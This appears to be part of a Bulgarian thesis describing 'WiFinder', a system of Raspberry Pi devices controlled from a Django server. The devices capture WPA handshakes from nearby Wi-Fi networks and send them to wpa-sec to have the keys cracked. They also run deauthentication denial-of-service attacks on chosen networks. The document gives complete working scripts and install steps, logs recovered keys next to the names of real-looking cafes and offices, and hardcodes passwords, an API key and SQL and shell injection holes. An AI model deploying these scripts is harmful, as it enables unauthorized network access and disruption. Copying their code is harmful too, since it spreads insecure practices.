Използването на root потребителя, в която и да е система е лоша практика от гледна точка на сигурността. Затова е хубаво да бъде направен нов потребител:

- `useradd -s /bin/bash -G sudo -m -d /home/rumen rumen`
- `echo -e "root\nroot" | passwd rumen`
- `su rumen`

След като бъде създаден новият потребител, трябва да бъдат генерирани и прехвърлени криптиключове:

- `ssh-keygen -b 2048 -t rsa -f /home/rumen/.ssh/id_rsa -q -N ""`
- `expect -c 'spawn ssh-copy-id controller@IP_ADDRESS -o "StrictHostKeyChecking no"; expect "assword:"; send "root\r"; interact'`

3.1.5. Алгоритми за атака

С цел събиране на информация за околните безжични мрежи и изпращането и към wpa-sec е разработен скрипт написан на програмния език Python, версия 3.6 [39].

Скриптът следва следния алгоритъм:

1. Намира безжичният адаптер Ralink и го инициализира в режим на мониторинг
2. Събира информация за период от 60 секунди
3. Изпраща събраната информация към wpa-sec

С цел оптимизация скриптът създава и използва филтър за вече прихванатите мрежи.

```
import subprocess
import time
import requests
import json
import os
from bs4 import BeautifulSoup

def get_interface():
    # Sets the Ralink wireless adapter in monitor mode using airmon-ng
    get_adapter = """airmon-ng | awk '{ if ($4 == "Ralink") print $2 }' """
    p = subprocess.Popen(get_adapter, stdout=subprocess.PIPE, shell=True)
    (output, err) = p.communicate()
    interface = output.decode('utf-8').replace('\n', '')
    print(interface)
```

```

set_monitor = "airmon-ng start " + interface
p = subprocess.Popen(set_monitor, stdin=subprocess.PIPE, shell=True)
p.communicate(input=b'y')
time.sleep(2)

get_monitor_interface = """airmon-ng | awk '{ if ($4 == "Ralink") print
$2 }' """
p = subprocess.Popen(get_monitor_interface, stdout=subprocess.PIPE,
shell=True)
(output, err) = p.communicate()
interface = output.decode('utf-8').replace('\n', '')
return interface

def send_location():
    get_mac_address = """cat /sys/class/net/eth0/address"""
    p = subprocess.Popen(get_mac_address, stdout=subprocess.PIPE, shell=True)
    (output, err) = p.communicate()
    mac_address = output.decode('utf-8')
    params = {'mac': mac_address, 'location': '0, 0'}
    requests.get(url='IPADDRESS:8080/location', params=params)

    return 0

interface = get_interface()

while True:
    # Checks device status
    status_file = open("/home/rumen/WiFinder/rpi_setup/status", "r")
    status = status_file.read()
    status_file.close()
    if status == '0':
        time.sleep(2)
        continue
    elif status == '3':
        time.sleep(2)
        continue

    # Removes leftover capture
    if os.path.exists("/root/rumen/WiFinder/rpi_setup/capture.cap"):
        os.remove("/home/rumen/WiFinder/rpi_setup/capture.cap")

    hcxCmd = "sudo hcxdumpool -i" + interface +
    " -o /home/rumen/WiFinder/rpi_setup/capture.cap" \
    "--filterlist=/home/rumen/WiFinder/rpi_setup/whitelist.txt " \
    "--filtermode=1 "

```

```

# Captures handshakes for a period of 1 minute
process = subprocess.Popen(hcxCommand.split(), stdout=subprocess.PIPE,
stderr=subprocess.PIPE, stdin=subprocess.PIPE)

time.sleep(60)
process.kill()
time.sleep(5)
os.remove("/home/rumen/WiFinder/rpi_setup/whitelist.txt")

# Sends the capture to wpa-sec
cookie = {'key': '7fcb3ff5176fb532124b5ac3e4616a04'}
file = '/home/rumen/WiFinder/rpi_setup/capture.cap'
url = 'https://wpa-sec.stanev.org/?submit'
files = {'file': open(file, 'rb')}

r = requests.post(url, files=files, cookies=cookie)
# print(r.content)

# Gets recently uploaded networks and adds them to a whitelist
url = 'https://wpa-sec.stanev.org/?my_nets'
r = requests.get(url, cookies=cookie)
soup = BeautifulSoup(r.text, features="html.parser")
table = soup.find_all('table')
table_data = [[cell.text for cell in row("td")]
               for row in table]

table_data = table_data[0]
data = [table_data[x:x+6] for x in range(0, len(table_data), 6)]
whitelist = open("/home/rumen/WiFinder/rpi_setup/whitelist.txt", "a+")

result = json.loads(json.dumps(data))
for network in result:
    whitelist.write(network[0])
    whitelist.write('\n')

whitelist.close()

```

В системата е имплементирана и атака от тип “Отказ на услуга” целяща деавтентикацията на клиентите на избрана безжична точка за достъп. Скриптът за деавтентикация използва следния алгоритъм за действие:

1. При поискване изпраща данни за околните мрежи към сървъра, чрез `get_networks.py`
2. Получава данни за целевата мрежа
3. Задейства *deauth.py*, който изпраща деавтентикационни рамки в продължение на минута

get_networks.py

```
import subprocess

get_adapter = """airmon-ng | awk '{ if ($4 == "Ralink") print $2 }'"""
p = subprocess.Popen(get_adapter, stdout=subprocess.PIPE, shell=True)
(output, err) = p.communicate()
interface = output.decode('utf-8').replace('\n', '')

cmd = 'iwlist ' + interface + ' scanning'
p = subprocess.Popen(cmd.split(), stdout=subprocess.PIPE)
result = p.communicate()[0]

networks = result.decode('utf-8').split('Cell')

json_data = {}
data = {}
json_data["networks"] = networks

for idx, network in enumerate(json_data["networks"]):
    json_data["networks"][idx] = \
        network.split('\n')

file = open("/home/rumen/WiFinder/rpi_setup/networks", "w+")
file.write(json_data)
file.close()
```

deauth.py

```
import subprocess
import sys
import time

def get_interface():
    # Sets the Ralink wireless adapter in monitor mode using airmon-ng
    get_adapter = """airmon-ng | awk '{ if ($4 == "Ralink") print $2 }' """
    p = subprocess.Popen(get_adapter, stdout=subprocess.PIPE, shell=True)
    (output, err) = p.communicate()
    interface = output.decode('utf-8').replace('\n', '')
    print(interface)

    set_monitor = "airmon-ng start " + interface
    p = subprocess.Popen(set_monitor, stdin=subprocess.PIPE, shell=True)
    p.communicate(input=b'y')
    time.sleep(2)
```

```

get_monitor_interface = """airmon-ng | awk '{ if ($4 == "Ralink") print
$2 }' """
p = subprocess.Popen(get_monitor_interface, stdout=subprocess.PIPE,
shell=True)
(output, err) = p.communicate()
interface = output.decode('utf-8').replace('\n', '')
return interface

interface = get_interface()

command = "iwconfig " + interface + " channel " + sys.argv[2]
subprocess.Popen(command.split(), stdout=subprocess.PIPE)
command = "aireplay-ng -0 110 -x 2 -" + sys.argv[1] + " " + interface
subprocess.Popen(command.split(), stdout=subprocess.PIPE)

```

3.2. Реализация на сървър за централно управление

За да се осигури постоянен достъп до веб сървъра е използвана платформата за облачни услуги CloudBalkan [40] (фиг. 3.2). При създаването на виртуалната машина се получава статичен IP адрес достъпен 24/7 през Интернет.

Name your server Configure Start

Choose your configuration wisely. Select the initial server size and keep in mind that its a cloud server - you can always resize it both up and down. When you pick the "Operating System" you can also change the version from the dropdown below.

Select Configuration:

Server Size	0.5GB / 1 CPU / 32GB	1GB / 1 CPU / 64GB	2GB / 2 CPU / 96GB	4GB / 4 CPU / 128GB	8GB / 8 CPU / 160GB	16GB / 16 CPU / 200GB
Operating System	UbuntuServer					
OS Version	UbuntuServer 18.04					

Prev Review & Start

Фиг. 3.2 Потребителски интерфейс на CloudBalkan

За свързване към машината се използва SSH:

- `ssh root@IP_ADDRESS`

След успешно свързване машината има нужда от обновяване:

- `apt update -y`
- `apt upgrade -y`

Инсталирането на необходимият софтуер се извършва чрез пакетните мениджъри apt и pip:

- apt install postgresql postgresql-contrib python3-pip python-pip expect -y
- pip3 install django requests pycopg2 bs4

Създаване на нов потребител и генериране на двойка криптиклучове:

```
useradd -s /bin/bash -G sudo -m -d /home/controller controller
echo -e "root\nroot" | passwd controller
su controller
ssh-keygen -b 2048 -t rsa -f /home/controller -q -N ""
```

3.2.1. Модел и изграждане на база данни

За изграждане на базата данни бе избрана PostgreSQL [41]. Моделът и може да бъде разгледан на фиг. 3.3.

access_points			
id	integer(SERIAL)		
bssid	integer(macaddr)		
ssid	varchar(32 Chars)		
encription	varchar(8 Chars)		
psk	varchar(63 Chars)		
location	text(point)		
last_updated	timestamp(w/ time zone)		
Add field			

devices			
id	integer(SERIAL)		
status	integer(smallint)		
mac_address	varchar(macaddr)		
ssh_port	integer(smallint)		
location	text(point)		
last_changed	timestamp(w/ time zone)		
Add field			

Фиг. 3.3 Модел на използваната релационна база данни

Събират се данни относно:

- Атакуващи устройства:
 - id - Уникален номер на всяко от атакуващите устройства
 - status - Текущ статус на устройството:
 - 0 - Недостъпно
 - 1 - Събиращо ръкостискания
 - 2 - Включено, не изпълнява дейност
 - 3 - В режим на деавтентикация

- mac_address - Физически адрес на атакуващото устройство
- ssh_port - Порт, на който може да бъде намерено устройството
- location - Географски координати на устройството
- last_changed - Последна промяна на местоположението на устройството
- Точки за достъп:
 - id - Уникален номер на записаната точка за достъп
 - bssid - Физически адрес
 - ssid - Наименование
 - encryption - Използван метод за сигурност
 - psk - Ключ за достъп. Ако не е намерен, в полето фигурира - "Not Found"
 - location - Географски координати на точката за достъп
 - last_updated - Последна промяна върху данните

3.2.2. Управление на крайните устройства

Чрез услугата Cron, след стартиране на управляващия сървър се изпълнява процес на сканиране за нови крайни устройства. При намерено, то се записва автоматично в базата от данни.

```
/etc/cron.d/find_device

SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=""

@reboot controller /etc/cron.d/find_device.sh
* * * * * controller python3 /etc/cron.d/get_results.py
* * * * * controller ( sleep 30 ; python3 /etc/cron.d/get_results.py )
```

На всеки 10 секунди след стартиране на системата се изпълнява Bash[42] скрипта find_device. Той спомага първоначалната инициализация на атакуващите устройства и ги записва в базата данни.

```

/etc/cron.d/find_device.sh


#!/bin/bash

while true
do
    netstat -lan | grep 7000 > /dev/null
    if [[ $? -eq 0 ]]
    then
        expect -c 'spawn ssh-copy-id root@127.0.0.1 -p 7000 -o
"StrictHostKeyChecking no"; expect "assword:"; send "root\r"; interact'
        MAC=$(ssh root@127.0.0.1 -p 7000 -o "StrictHostKeyChecking no" 'cat
/sys/class/net/eth0/address')
        PORT=$(psql -qtAX -d wifinder -c "INSERT INTO devices VALUES (DEFAULT, '4',
'$MAC', currval('devices_id_seq')+7000, '(0, 0)', NOW()) RETURNING ssh_port;")
        scp -P 7000 -o "StrictHostKeyChecking no"
root@127.0.0.1:/etc/cron.d/reverse_ssh /home/controller
        sed -i "s/7000/$PORT/g" /home/controller/reverse_ssh
        scp -P 7000 -o "StrictHostKeyChecking no" /home/controller/reverse_ssh
root@127.0.0.1:/etc/cron.d
        ssh root@127.0.0.1 -p 7000 -o "StrictHostKeyChecking no" "kill \$(netstat
-lanp | grep 78.130.176 | grep EST | awk '{print substr(\$7, 0, length(\$7) - 3)}')"
    fi
    sleep 10s
done

```

3.2.3. Изграждане на Django сървър

Django[32] е софтуерна рамка за изграждане на веб-приложения на програмния език Python[39]. Базира се на шаблона Модел-Изглед-Шаблон (Model-View-Template, фиг. 3.4).



Фиг. 3.4 Модел-Изглед-Шаблон използван от Django

Инсталацията на Django се извършва най-лесно чрез пакетния мениджър “pip”:

- `pip3 install Django`

След инсталация е нужно да бъде създаден проект:

- `django-admin startproject WiFinder`

За реализацията на системата е нужно приложение в проекта:

- `python manage.py startapp control`

При добавяне на ново приложение е нужно да бъде посочен относителен път към него:

```
WiFinder/urls.py

from django.contrib import admin
from django.urls import include, path

urlpatterns = [
    path('control/', include('control.urls')),
    path('admin/', admin.site.urls),
]
```

Структурата на всяко приложение се дефинира индивидуално в `urls.py`:

```
control/urls.py

from django.urls import path
from . import views

urlpatterns = [
    path('location/', views.location, name='location'),
    path('networks/', views.networks, name='networks'),
    path('map/', views.data_map, name='data_map'),
    path('deauth_network/', views.deauth_network, name='deauth_network'),
    path('data/', views.data, name='data'),
    path('', views.home, name='home'),
]
```

Всеки от пътищата, дефинирани в `urls.py`, води до метод съдържан в `views.py`. Целта на всеки метод е да получи уеб заявка, да я обработи, и да изпрати обратно отговор.

Поради големия обем на създадените шаблони за уеб страници, те ще бъдат записани на компакт диска приложен към дипломния проект.

Директория на шаблоните: WiFinder/templates/

В приложеният по-долу *views.py* скрипт могат да бъдат разгледани следните методи:

- **def home(request)** - Метода генерира заглавната страница съдържаща информация за атакуващите устройства и отговаря за управлението им.
- **def data(request)** - Метода извлича всички събрани данни за атакуваните мрежи и генерира уеб страница в табличен вид.
- **def network(request)** - Метода извлича данни за мрежите в обсега на атакуващите устройства и ги представя в табличен вид.
- **def location(request)** - Метода актуализира текущото местоположение на атакуващите устройства в базата данни.
- **def deauth_network(request)** - Спомога извършването на деавтентикаращи атаки.
- **def data_map(request)** - Генерира уеб страница с географска карта.
- **def get_map_data(request)** - Извлича нужните данни за визуализация на мрежите върху картата.

```
views.py

from django.shortcuts import render
import subprocess
import psycopg2
import os
import time
import json

def home(request):
    conn = psycopg2.connect("dbname='wifinder' user='controller'"
                           "host='localhost' password='root'")
    cur = conn.cursor()

    if request.GET.get('port', ''):
        if request.GET.get('status', '') == '1':
            cur.execute("UPDATE devices SET status=2 WHERE ssh_port=" +
                        request.GET.get('port', '') + ";")
```

```

        command = """ssh root@127.0.0.1 -p """ + request.GET.get('port',
    '')\
        + """ -o "StrictHostKeyChecking no" "echo '2' >
/home/rumen/WiFinder/rpi_setup/status" """

    if request.GET.get('status', '') == '2':
        cur.execute("UPDATE devices SET status=1 WHERE ssh_port=" +
            request.GET.get('port', '') + ";")
        command = """ssh root@127.0.0.1 -p """ + request.GET.get('port',
    '') + """ -o "StrictHostKeyChecking no" "echo '1' >
/home/rumen/WiFinder/rpi_setup/status" """

        subprocess.Popen(command.split(), stdout=subprocess.PIPE)
        conn.commit()

    if request.GET.get('reboot', ''):
        command = """ssh root@127.0.0.1 -p """ + request.GET.get('reboot',
    '')\
        + """ -o "StrictHostKeyChecking no" "reboot" """
        subprocess.Popen(command.split(), stdout=subprocess.PIPE)

    cur.execute("""SELECT * FROM devices ORDER BY id;""")
    result = cur.fetchall()

    json_data = {}
    devices = []

    for device in result:
        devices.append(device)

    json_data["devices"] = devices

    for idx, network in enumerate(json_data["devices"]):
        json_data["devices"][idx] = \
            {"id": network[0], "status": network[1],
            "mac_address": network[2], "ssh_port": network[3],
            "location": network[4], "last_changed": network[5]}

    cur.close()
    conn.close()

    return render(request, 'control/home.html', json_data)

```



```

def data(request):
    conn = psycopg2.connect("dbname='wifinder' user='controller'"
                            "host='localhost' password='root'")
    cur = conn.cursor()
    if request.GET.get('delete', ''):
        cur.execute("DELETE FROM access_points WHERE id=" +
                    request.GET.get('delete', '') + ";")
        conn.commit()

    cur.execute("""SELECT * FROM access_points;""")
    result = cur.fetchall()

    json_data = {}
    networks = []

    for network in result:
        networks.append(network)

    json_data["networks"] = networks

    for idx, network in enumerate(json_data["networks"]):
        json_data["networks"][idx] = \
            {"id": network[0], "bssid": network[1],
             "ssid": network[2], "encryption": network[3],
             "psk": network[4], "location": network[5],
             "last_updated": network[6]}

    cur.close()
    conn.close()
    return render(request, 'control/data.html', json_data)

def networks(request):
    conn = psycopg2.connect("dbname='wifinder' user='controller'"
                            "host='localhost' password='root'")
    cur = conn.cursor()
    if request.GET.get('port', ''):
        cur.execute("UPDATE devices SET status=3 WHERE ssh_port=" +
                    request.GET.get('port', '') + ";")
        command = """ssh root@127.0.0.1 -p """ + request.GET.get('port', '') \
            + """ -o "StrictHostKeyChecking no" "echo '3' >
/home/rumen/WiFinder/rpi_setup/status" """
        subprocess.Popen(command.split(), stdout=subprocess.PIPE)
        time.sleep(10)

```

```

        if os.path.exists("/home/controller/networks"):
            os.remove("/home/controller/networks")
            command = """scp -P """ + request.GET.get('port', '') +
            """ -o "StrictHostKeyChecking no"
root@127.0.0.1:/home/rumen/WiFinder/rpi_setup/networks /home/controller"""
            subprocess.Popen(command.split(), stdout=subprocess.PIPE)
            with open("/home/controller/networks") as json_file:
                networks = json.load(json_file)

    conn.commit()
    return render(request, 'control/networks.html', networks)

def get_map_data(request):
    conn = psycopg2.connect("dbname='wifinder' user='controller'"
                            "host='localhost' password='root'")

    cur = conn.cursor()
    cur.execute("""SELECT * FROM access_points;""")
    result = cur.fetchall()

    json_data = {}
    networks = []
    for network in result:
        networks.append(network)

    json_data["networks"] = networks
    for idx, network in enumerate(json_data["networks"]):
        json_data["networks"][idx] = \
            {"id": network[0], "bssid": network[1], "ssid": network[2],
             "encryption": network[3], "psk": network[4],
             "location": network[5], "last_updated": network[6]}

    cur.close()
    conn.close()
    return json_data
def data_map(request):
    return render(request, 'control/map.html')

def location(request):
    conn = psycopg2.connect("dbname='wifinder' user='controller'"
                            "host='localhost' password='root'")

    cur = conn.cursor()
    if request.GET.get('delete', '') and request.GET.get('location', ''):
        cur.execute("UPDATE devices SET location=" +
request.GET.get('location', '') +
                    " WHERE mac_address=" + request.GET.get('mac', '') + ";" )
        conn.commit()
    return 0

```

```

def deauth_network(request):
    conn = psycopg2.connect("dbname='wifinder' user='controller'"
                            "host='localhost' password='root'")
    cur = conn.cursor()

    if request.GET.get('bssid', '') and request.GET.get('port', ''):
        deauth = "python3 /home/rpi_setup/deauth.py "\
            + request.GET.get('bssid', '')\
            + " " + request.GET.get('channel', '')

        command = """ssh root@127.0.0.1 -p """ + request.GET.get('port',
            '')\
            + """ -o "StrictHostKeyChecking no" """ + deauth
        subprocess.Popen(command, stdout=subprocess.PIPE, shell=True)
        time.sleep(60)

    if request.GET.get('port', ''):
        cur.execute("UPDATE devices SET status=2 WHERE ssh_port="
            + request.GET.get('port', '') + ";")
        command = """ssh root@127.0.0.1 -p """ + request.GET.get('port',
            '')\
            + """ -o "StrictHostKeyChecking no" "echo '2' >
/home/rumen/WiFinder/rpi_setup/status" """
        subprocess.Popen(command.split(), stdout=subprocess.PIPE)

    return 0

```

За да бъде актуална базата от данни, която използва уеб сървъра, тя се актуализира два пъти в минута, чрез услугата Cron и скрипта get_results.py.

```

import requests
import json
from bs4 import BeautifulSoup
import psycopg2
import datetime

conn = psycopg2.connect("dbname='wifinder' user='controller'"
                        "host='localhost' password='root'")

cookie = {
    'key': '7fcb3ff5176fb532124b5ac3e4616a04'}
url = 'https://wpa-sec.stanev.org/?my_nets'

r = requests.get(url, cookies=cookie)
soup = BeautifulSoup(r.text, features="html.parser")

```

```

table = soup.find_all('table')
table_data = [[cell.text for cell in row("td")]
               for row in table]

table_data = table_data[0]
data = [table_data[x:x+6] for x in range(0, len(table_data), 6)]

result = json.loads(json.dumps(data))

json_data = {}
networks = []

for network in result:
    networks.append(network)

json_data["networks"] = networks

for idx, network in enumerate(json_data["networks"]):
    json_data["networks"][idx] = \
        {"id": network[0], "bssid": network[0],
         "ssid": network[1], "encryption": network[2],
         "psk": network[3], "last_updated": network[5]}

try:
    cur = conn.cursor()
    for network in json_data["networks"]:
        try:
            cur.execute("""INSERT INTO access_points (bssid, ssid,
                encryption, psk, location, last_updated)
                VALUES (%s, %s, %s, %s, %s, %s)""",
                (network['bssid'], network['ssid'],
                 network['encryption'], network['psk'],
                 "42.69751, 23.32415", datetime.datetime.now()))
        except psycopg2.IntegrityError:
            conn.rollback()
        else:
            conn.commit()

    cur.close()
except Exception as e:
    print('ERROR:', e)

```

ЧЕТВЪРТА ГЛАВА

Ръководство на потребителя

4.1. Конфигурационни изисквания

За използването на системата са необходими следният хардуер и операционни системи:

- Едноплатков компютър - Raspberry Pi 3 Model B+ [23] работещ с Kali Linux 2019.1 RPi 64bit [33]
- SD карта с размер по-голям от 8GB
- Адаптер за безжични мрежи - MediaTek RT5370 [23]
- Модем за мобилни мрежи - Alcatel One Touch X230L [24]
- SIM карта с включени мобилни данни
- Управляващ сървър работещ под Ubuntu Server 18.04 [31]

За управляващ сървър може да бъде използвана, както физическа машина, така и облачна услуга по избор на потребителя.

Важно е да има статичен адрес от публичното IPv4 адресно пространство!

За да бъдат конфигурирани крайните устройства и управляващия сървър е нужна терминална връзка към тях.

4.2. Инсталационни инструкции

При инсталация на системата се предполага, че конфигурационните изисквания са налице.

4.2.1. Инсталация на управляващият сървър

За да бъде успешно инсталирана системата трябва да се изпълнят следните стъпки в команден режим на използваната сървърна машина:

1. Изтегляне на проекта от GitHub:

```
git clone https://github.com/rumendo/WiFinder.git
```

2. Изпълняване на конфигурационният скрипт:

```
sudo ./WiFinder/configs/server_installation
```

3. Рестартиране на сървърната машина:

```
shutdown -r now
```

4. Стартиране на веб сървърът:

```
python3 manage.py runserver IP_ADDRESS:8080
```

4.2.2. Инсталация на атакуващо устройство

За да бъде успешно конфигурирано едно атакуващо устройство, трябва да се изпълнят следните стъпки в командния му конфигурационен режим:

1. Изтегляне на проекта от GitHub:

```
git clone https://github.com/rumendo/WiFinder.git
```

2. Изпълняване на конфигурационният скрипт:

```
sudo ./WiFinder/rpi_setup/raspberry_init
```

Забележка: Системата е конфигурирана да използва мобилни данни от мобилният оператор “Telenor”. При употреба на различен доставчик на мобилни данни, трябва да бъде адекватно конфигуриран файлът */etc/wvdial.conf*. За конфигурационна информация може да бъде запитан използваният оператор.

4.3. Инструкции за употреба


Структурата на уеб приложението е опростена и лесна за употреба.

На фиг. 4.1 може да се разгледа заглавната страница показваща използваните атакуващи устройства.

Бутоните “Stop capturing” и “Start capturing” позволяват спирането и съответно започването на процеса на събиране на сесии (4-way handshakes).

Бунотът “Networks” пренасочва към страница показваща безжичните мрежи в обсега на съответното атакуващо устройство. От там може да бъде извършена деавтентикация на клиентите на избрана мрежа.

При нужда бутонът “Reboot device” рестартира атакуващото устройство.



The screenshot shows the 'WiFinder' web interface with a navigation bar containing 'Devices', 'Data', and 'Map'. Below the navigation bar is a table with 7 rows of device information. Each row includes columns for ID, MAC Address, SSH Port, Location, Status, and Last Changed. To the right of the table, there are buttons for 'Networks', 'Stop capturing', and 'Reboot device'.

ID	MAC Address	SSH Port	Location	Status	Last Changed	
2	b8:27:eb:48:73:9e	7002	(0,0)	0	Feb. 28, 2019, 1:45 p.m.	Networks
3	b8:27:eb:48:73:9e	7003	(0,0)	0	Feb. 28, 2019, 1:46 p.m.	Networks
4	b8:27:eb:48:73:9e	7004	(0,0)	1	Feb. 28, 2019, 1:55 p.m.	Networks Stop capturing Reboot device
5	b8:27:eb:48:73:9e	7005	(0,0)	2	Feb. 28, 2019, 2:21 p.m.	Networks Start capturing Reboot device
6	b8:27:eb:48:73:9e	7006	(0,0)	3	Feb. 28, 2019, 2:23 p.m.	Networks Reboot device
7	b8:27:eb:48:73:9e	7007	(0,0)	0	Feb. 28, 2019, 2:27 p.m.	Networks

Фиг. 4.1 Уеб интерфейс - Използвани атакуващи устройства


На фиг. 4.2 може да се разгледа съдържанието на базата данни съдържаща атакуваните мрежи. До нея може да се достигне, чрез подменютото “Data”.

Бутонът “Remove” премахва съответният запис от базата данни.

Wi Finder Devices Data Map						
ID	BSSID	SSID	Encryption	Pre-Shared Key	Location	Last Updated
75	ce:2d:e0:1b:91:6e	Superdev_Guest	PMKID		(42.69751,23.32415)	March 5, 2019, 1:59 p.m.
77	00:1e:e5:5b:3d:79	topofficeplus	WPA	Found	(42.69751,23.32415)	March 5, 2019, 1:59 p.m.
79	50:a9:de:78:ca:45	Venci	WPA2		(42.69751,23.32415)	March 5, 2019, 1:59 p.m.
80	cc:2d:e0:1b:91:98	Superdev_Guest	PMKID		(42.69751,23.32415)	March 5, 2019, 1:59 p.m.
81	70:4f:57:c6:bc:6c	Kafe Kris	WPA2	Found	(42.69751,23.32415)	March 5, 2019, 1:59 p.m.

Фиг. 4.2 Уеб интерфейс - Атакувани безжични мрежи

На фиг. 4.3 може да бъде разгледана имплементираната карта.



Фиг. 4.3 Уеб интерфейс - Карта

